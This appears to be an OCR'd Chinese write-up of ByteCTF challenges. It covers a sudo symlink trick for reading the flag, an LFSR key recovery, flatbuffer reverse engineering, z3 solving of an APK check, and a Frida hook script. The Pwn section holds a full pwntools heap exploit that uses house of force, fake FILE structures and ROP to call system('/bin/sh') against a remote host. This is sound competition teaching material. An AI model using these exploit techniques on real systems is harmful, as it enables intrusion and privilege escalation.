Matching Defaults entries for ctf on 9cacefc98a30:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User ctf may run the following commands on 9cacefc98a30:
    (ALL) NOPASSWD: /opt/challenge/truegame.sh
```

sudo发现truegame.sh是不用password的

目录可写，执行

```
ln flag -s ./1
sudo truegame.sh 1
```

```
sudo ./truegame.sh 1
ByteCTF{7553312ba52d045db35e2a631735a7b7}
sudo -l pa^H^H^H
sudo:: command not found
```

Crypto

magic_lfsr

```
from tqdm import tqdm
from Crypto.Cipher import AES
from Crypto.Util.number import *
import random

mask1 = 211151158277430590850506190902325379931
mask2 = 314024231732616562506949148198103849397
mask3 = 175840838278158851471916948124781906887
mask4 = 270726596087586267913580004170375666103
out =
1024311481407054984168503188572082106228007820628496173132204098971130766468510095
out = bin(out)[2:].zfill(270)
```

```
enc = b'\\r\\x9du\\xa15q\\xd2\\x81\\x0b\\xceq2\\x8d)*\\xe9\\xf0;a\\xad\\xbe?
\\xa2\\xb2\\x1f\\x88O\\x8c\\xa2[\\xcb\\x9a\\xa9\\x8d\\xac\\x0b\\x85\\xb4j@]\\x
0e}EF{\\xb1\\x91'

A1 = []
A2 = []
A4 = []

def matcon(mask, s):
    A = matrix(GF(2), 128, 128)
    A[:127,1:] = identity_matrix(127)
    c = vector(GF(2), bin(mask)[2:].zfill(128)[::-1])
    A[-1,:] = c
    for i in range(270):
        s.append((A^(i+2))[-1])

def get_relation(mask, i):
    A = matrix(GF(2), 128, 128)
    A[:127,1:] = identity_matrix(127)
    c = vector(GF(2), bin(mask)[2:].zfill(128)[::-1])
    A[-1,:] = c
    return ((A^(i+1))[-1])

def random_set():
    l = []
    while len(l) != 135:
        number = randint(0, 269)
        if number not in l:
            l.append(number)
    return l


matcon(mask1, A1)
matcon(mask2, A2)
matcon(mask4, A4)
for _ in tqdm(range(12000)):
    try:
        s = random_set()
        A = matrix(GF(2), 135, 128)
        r = 0
        u = []
        for i in s:
            A[r,:] = A1[i]+A2[i]+A4[i]
            r += 1
            u.append(out[i])
        u = vector(GF(2), u)
        key = int(''.join(list(map(str, list(A.solve_right(u))[::-1]))), 2)
```

```
        m = AES.new(long_to_bytes(key), mode=AES.MODE_ECB).decrypt(enc)
        print(m.decode())
    except Exception as e:
        # print(str(e))
        continue
```

Reverse

Bytebuffer

[序列化与反序列化之Flatbuffers（二）：深入剖析_flatbuffer c++ 反序列化-CSDN博客]

内存布局大概如下


```
Edge(3b0h)
0x10000000: pivot
0x77: 左端点编号
0x75: 右端点编号
0x4: 不知道
0x9: 名字长度
string: Edge #103(8byte对齐)
0xfffff1cc: 不知道

Dot(1234h)
0x640: x坐标
0x4b: y坐标
0x4: 不知道
0x8: 名字长度
string: Dot #120(8byte对齐)
0xfffff2c8: 不知道
```

边和点都有了直接画图

```
def de(ptable):
    vtable = int.from_bytes(data[ptable:ptable+2], 'little')
    pdata = ptable + vtable
    for p2 in range(ptable+2, pdata, 2):
        v2 = int.from_bytes(data[p2:p2+2], 'little')
        p3 = pdata+v2
        v3 = int.from_bytes(data[p3:p3+4], 'little')
        p4 = p3 + v3
        v4 = int.from_bytes(data[p4:p4+4], 'little')
        v5 = data[p4+4:p4+4+v4]
        print(f'[p4]=v4,[{hex(p4)}]={hex(v4)};{v5}')
```

```python
for ptable in range(0, len(data), 2):
    vtable = int.from_bytes(data[ptable:ptable+2], 'little')
    pdata = ptable + vtable
    vdata = int.from_bytes(data[pdata:pdata+2], 'little')
    if vtable != vdata or vtable == 0:
        continue
    print(f'ptable = {hex(ptable)}, pdata = {hex(pdata)}')
    de(ptable)
EDGE_START = 0x3b0
EDGE_END = 0x1234
DOT_START = 0x1234
DOT_END = 0x1fb0
EDGE_SIZE = 0x24
DOT_SIZE = 0x20
DOT_CNT = 120
EDGE_CNT = 103

with open("ByteBuffer.bin", "rb") as f:
    c = f.read()

dots = [None for i in range(DOT_CNT+1)]
index = DOT_CNT
i = DOT_START
while i < DOT_END:
    x = int.from_bytes(c[i:i+4], 'little')
    y = int.from_bytes(c[i+4:i+8], 'little')
    dots[index] = (x, y)
    index -= 1
    i += 16
    while int.from_bytes(c[i:i+4], 'little') != 4 and i < DOT_END:
        i += 1
    i -= 8
print(dots)
edges = []
i = EDGE_START
while i < EDGE_END:
    print(c[i+4:i+12])
    x = int.from_bytes(c[i+4:i+8], 'little')
    y = int.from_bytes(c[i+8:i+12], 'little')
    edges.append((x, y))
    i += 20
    while int.from_bytes(c[i:i+4], 'little') != 0x1000000 and i < EDGE_END:
        i += 1
print(edges)
import matplotlib.pyplot as plt
```

```
dots = [None, (75, 75), (25, 75), (75, 25), (25, 25), (25, 125), (75, 125),
(100, 75), (100, 25), (150, 25), (150, 75), (100, 125), (150, 125), (175, 75),
(175, 25), (225, 25), (225, 75), (225, 125), (250, 75), (250, 25), (300, 25),
(300, 75), (250, 125), (300, 125), (325, 75), (325, 25), (375, 75), (375, 25),
(375, 125), (400, 75), (400, 25), (450, 25), (450, 75), (400, 125), (450,
125), (475, 75), (475, 25), (475, 125), (525, 75), (550, 75), (550, 25), (600,
25), (600, 75), (550, 125), (600, 125), (625, 75), (625, 25), (675, 25), (675,
75), (625, 125), (675, 125), (700, 75), (700, 25), (750, 25), (750, 75), (750,
125), (700, 125), (775, 75), (775, 25), (825, 25), (825, 75), (775, 125),
(825, 125), (850, 75), (850, 25), (900, 25), (900, 75), (850, 125), (900,
125), (925, 75), (925, 25), (975, 25), (975, 75), (925, 125), (975, 125),
(1000, 75), (1000, 25), (1050, 25), (1050, 75), (1000, 125), (1050, 125),
(1075, 75), (1075, 25), (1125, 25), (1125, 75), (1125, 125), (1075, 125),
(1150, 75), (1150, 25), (1200, 25), (1200, 75), (1200, 125), (1225, 75),
(1225, 25), (1225, 125), (1275, 75), (1300, 75), (1300, 25), (1350, 25),
(1350, 75), (1300, 125), (1350, 125), (1375, 75), (1375, 25), (1425, 25),
(1425, 75), (1375, 125), (1425, 125), (1450, 75), (1450, 25), (1500, 25),
(1500, 75), (1450, 125), (1500, 125), (1525, 75), (1525, 25), (1575, 25),
(1575, 75), (1525, 125), (1575, 125), (1600, 75)]
edges = [(119, 117), (119, 118), (117, 114), (116, 115), (115, 114), (113,
111), (113, 112), (112, 108), (111, 108), (110, 109), (109, 108), (107, 105),
(107, 106), (106, 102), (105, 102), (105, 104), (104, 103), (103, 102), (101,
99), (101, 100), (99, 96), (98, 97), (97, 96), (94, 92), (93, 92), (91, 90),
(90, 89), (89, 88), (86, 81), (86, 85), (85, 84), (84, 83), (83, 82), (82,
81), (80, 78), (80, 79), (78, 75), (78, 77), (77, 76), (76, 75), (74, 73),
(73, 69), (72, 69), (72, 71), (71, 70), (68, 66), (68, 67), (66, 63), (66,
65), (65, 64), (64, 63), (62, 60), (62, 61), (61, 57), (60, 57), (59, 58),
(58, 57), (56, 51), (56, 55), (55, 54), (54, 53), (53, 52), (52, 51), (50,
48), (50, 49), (48, 45), (47, 46), (46, 45), (44, 42), (44, 43), (43, 39),
(42, 39), (42, 41), (41, 40), (40, 39), (37, 35), (36, 35), (34, 33), (33,
29), (32, 29), (32, 31), (31, 30), (28, 26), (27, 26), (26, 24), (25, 24),
(23, 21), (23, 22), (21, 18), (20, 19), (19, 18), (17, 16), (16, 15), (15,
14), (12, 11), (11, 7), (10, 7), (10, 9), (9, 8), (6, 1), (6, 5), (4, 3), (3,
1), (2, 1)]

for u, v in edges:
    plt.plot([dots[u][0], dots[v][0]], [dots[u][1], dots[v][1]], '-',
color='r')

plt.show()
```



ByteCTF{327542185069290715865} 先旋转180再镜像

babyapk

flutter + rust

main 偏移 3d8a10

像check的 264c0c 先check了 ByteCTF{}，长度 45

调用函数 babyapk/src/rust/api/simple.dart::m3N4B5V6

https://github.com/fzyzcjy/flutter_rust_bridge

走 pdeCallFfi 用 funcid 分发

```
base 0x70FFA17000 → sub_70FFC7D69C
CallNativeThroughSafepointStub_1815ac
```

f7跟踪，跳入librust_lib_babyapk.so+0x350b8 分发器 这里funid(r0)=3

有一个二层的flag格式check，看起来是 uuid?

```
ByteCTF{aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaa}
```

应该是把-去掉然后8个一组的方程

```
x7 + x1 * x3 * x5 - (x0 + x6 + x2 * x4) == c0
x3 - x4 - x0 * x5 + x7 * x1 + x2 + x6 == c1
x0 * x5 - (x4 + x7 * x1) + x2 + x6 * x3 == c2
x1 + x4 * x0 - (x7 + x2) + x6 * x5 * x3 == c3
x5 * x3 + x1 + x2 * x4 - (x6 + x7 * x0) == c4
x0 * x5 + x1 * x3 + x2 - (x6 + x4 * x7) == c5
x7 - x1 + x2 * x5 + x6 - x4 * x0 * x3 == c6
x3 - x7 - (x1 + x5) + x4 * x0 + x6 * x2 == c7
```

```
from z3 import *
x = [Int(f'x{i}') for i in range(8)]
c = [0x45158, -0x109A, 0x1D3F, 0x4C46B, -0x686, 0x1BFD, -0x45DCB, 0x1ED2]
s = Solver()
for i in range(8):
    s.add(x[i] > 0)
    s.add(x[i] < 128)

s.add(x[7] + x[1] * x[3] * x[5] - (x[0] + x[6] + x[2] * x[4]) == c[0])
s.add(x[3] - x[4] - x[0] * x[5] + x[7] * x[1] + x[2] + x[6] == c[1])
s.add(x[0] * x[5] - (x[4] + x[7] * x[1]) + x[2] + x[6] * x[3] == c[2])
s.add(x[1] + x[4] * x[0] - (x[7] + x[2]) + x[6] * x[5] * x[3] == c[3])
s.add(x[5] * x[3] + x[1] + x[2] * x[4] - (x[6] + x[7] * x[0]) == c[4])
s.add(x[0] * x[5] + x[1] * x[3] + x[2] - (x[6] + x[4] * x[7]) == c[5])
s.add(x[7] - x[1] + x[2] * x[5] + x[6] - x[4] * x[0] * x[3] == c[6])
s.add(x[3] - x[7] - (x[1] + x[5]) + x[4] * x[0] + x[6] * x[2] == c[7])

print(s.check())
m = s.model()
for i in range(8):
    print(chr(m[x[i]].as_long()), end="")
ByteCTF{32e750c8-fb21-4562-af22-973fb5176b9c}
```

Pwn

ezheap

house of force前向申请写 tcache_struct

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*
import re
import os
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
context.terminal = ['tmux', 'splitw', '-h']
local = 0
ip = "113.201.14.253"
port = 48067
ELF_PATH="./pwn"
LIBC_PATH="./libc-2.27.so"
if local:
    p = process(ELF_PATH)
else:
```

```
    p = remote(ip,port)
elf = ELF(ELF_PATH)
libc = ELF(LIBC_PATH)
script = '''
    b _IO_switch_to_wget_mode
'''
def dbg():
    if local:
        gdb.attach(p,script)
    pause()
def cmd(c):
    p.sendlineafter(b"Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to
exit:",str(c).encode())
def add(size):
    cmd(1)
    p.sendlineafter(b"Enter size to add:",str(size).encode())
def show(idx):
    cmd(3)
    p.sendlineafter(b"Enter index to show:",str(idx).encode())
def edit(idx,size,content):
    cmd(4)
    p.sendlineafter(b"Enter index to edit:",str(idx).encode())
    p.sendlineafter(b"input size",str(size).encode())
    p.sendafter(b"input",content)
def q():
    cmd(0)
add(0x18)#0
edit(0,0x100,b'a'*0x18+p64(0xd91)+p64(0) + b'\\n')
add(0xe00)#1
edit(0,0x20,b'a'*0x20)
show(0)
libc_base = u64(p.recvuntil(b"\\x7f")[-6:].ljust(8,b'\\x00')) - 0x3ebca0
info("libc_base: "+hex(libc_base))
pause()
edit(0,0x20,b'a'*0x18+p64(0xd71))
edit(1,0xe10,b'a'*0xe08 + p64(0xffffffffffffffff))
add(0xFFFFFFFFFFDE200-0x20)#2
add(0xe00)#3
libc.address = libc_base
rdi = libc_base + 0x000000000002155f  # pop rdi; ret
rax = libc_base + 0x00000000000439c8  # pop rax; ret
sh = libc.search(b"/bin/sh").__next__()
system = libc.sym["system"]
env = libc.sym["environ"]
fake_io_addr = libc.address + 0x3eb000 + 0x2000
fake_struct = p8(0x7)*(0x40//1) + p64(fake_io_addr)*0x30
edit(3,len(fake_struct),fake_struct)
```

```
fake_IO_FILE=b' /bin/sh'        #_flags=rdi
fake_IO_FILE+=p64(0)*7
fake_IO_FILE +=p64(1)+p64(2) # rcx≠0(FSOP)
fake_IO_FILE +=p64(fake_io_addr+0xb0)#_IO_backup_base=rdx
fake_IO_FILE +=p64(system)#_IO_save_end=call addr(call setcontext/system)
fake_IO_FILE = fake_IO_FILE.ljust(0x68, b'\\x00')
fake_IO_FILE += p64(0)  # _chain
fake_IO_FILE = fake_IO_FILE.ljust(0x88, b'\\x00')
fake_IO_FILE += p64(libc.bss(0x500) +0x1000)  # _lock = a writable address
fake_IO_FILE = fake_IO_FILE.ljust(0xa0, b'\\x00')
fake_IO_FILE +=p64(fake_io_addr+0x30)#_wide_data,rax1_addr
fake_IO_FILE = fake_IO_FILE.ljust(0xc0, b'\\x00')
fake_IO_FILE += p64(1) #mode=1
fake_IO_FILE = fake_IO_FILE.ljust(0xd8, b'\\x00')
fake_IO_FILE += p64(libc.sym['_IO_wfile_jumps']+0x30)  #
vtable=IO_wfile_jumps+0x10
fake_IO_FILE +=p64(0)*16
fake_IO_FILE += p64(fake_io_addr+0x40)  # rax2_addr
add(0x18)#4

edit(4,len(fake_IO_FILE),fake_IO_FILE)

fake_struct = p8(0x7)*(0x40//1) + p64(libc.sym["_IO_2_1_stderr_"]+13*0x8)*0x30
edit(3,len(fake_struct),fake_struct)
add(0x18)#5

edit(5,0x8,p64(fake_io_addr))
'''

show(4)
stack_addr = u64(p.recvuntil(b"\\x7f")[-6:].ljust(8,b'\\x00'))
info("stack_addr: "+hex(stack_addr))
payload = p64(rdi) + p64(sh) + p64(rdi+1) +p64(system)

target = stack_addr - 0x120
fake_struct = p8(0x7)*(0x40//1) + p64(target)*0x30
edit(3,len(fake_struct),fake_struct)

add(0x18)#5

payload = p64(rdi+1)*0x10 + payload
dbg()
edit(5,len(payload),payload)
'''
cmd(0)
p.interactive()
```

Mobile

极限逃脱

```
console.log('Script loaded successfully');
// Hook arc4random_uniform function
Interceptor.attach(Module.findExportByName(null, 'arc4random_uniform'), {
    onEnter: function (args) {
        // Print the argument passed to arc4random_uniform
        console.log('arc4random_uniform called with:', args[0].toInt32());
    },
    onLeave: function (retval) {
        // Modify the return value to 1
        console.log('Original return value:', retval.toInt32());
        retval.replace(1);
        console.log('Modified return value to: 1');
    }
});

// Hooking the stringByReplacingOccurrencesOfString:withString: method
Interceptor.attach(ObjC.classes.NSString['-
stringByReplacingOccurrencesOfString:withString:'].implementation, {
    onEnter: function (args) {
        // 获取传入的参数
        var target = new ObjC.Object(ptr(args[0])).toString();
        var searchString = new ObjC.Object(ptr(args[2])).toString();
        var replacementString = new ObjC.Object(ptr(args[3])).toString();

    },
    onLeave: function (retVal) {
        // 获取返回值
        var result = new ObjC.Object(retVal).toString();

        // Log the result
        console.log("Resulting string: " + result);

        // 返回原始返回值
        return retVal;
    }
});
```

调查问卷

调查问卷

问卷。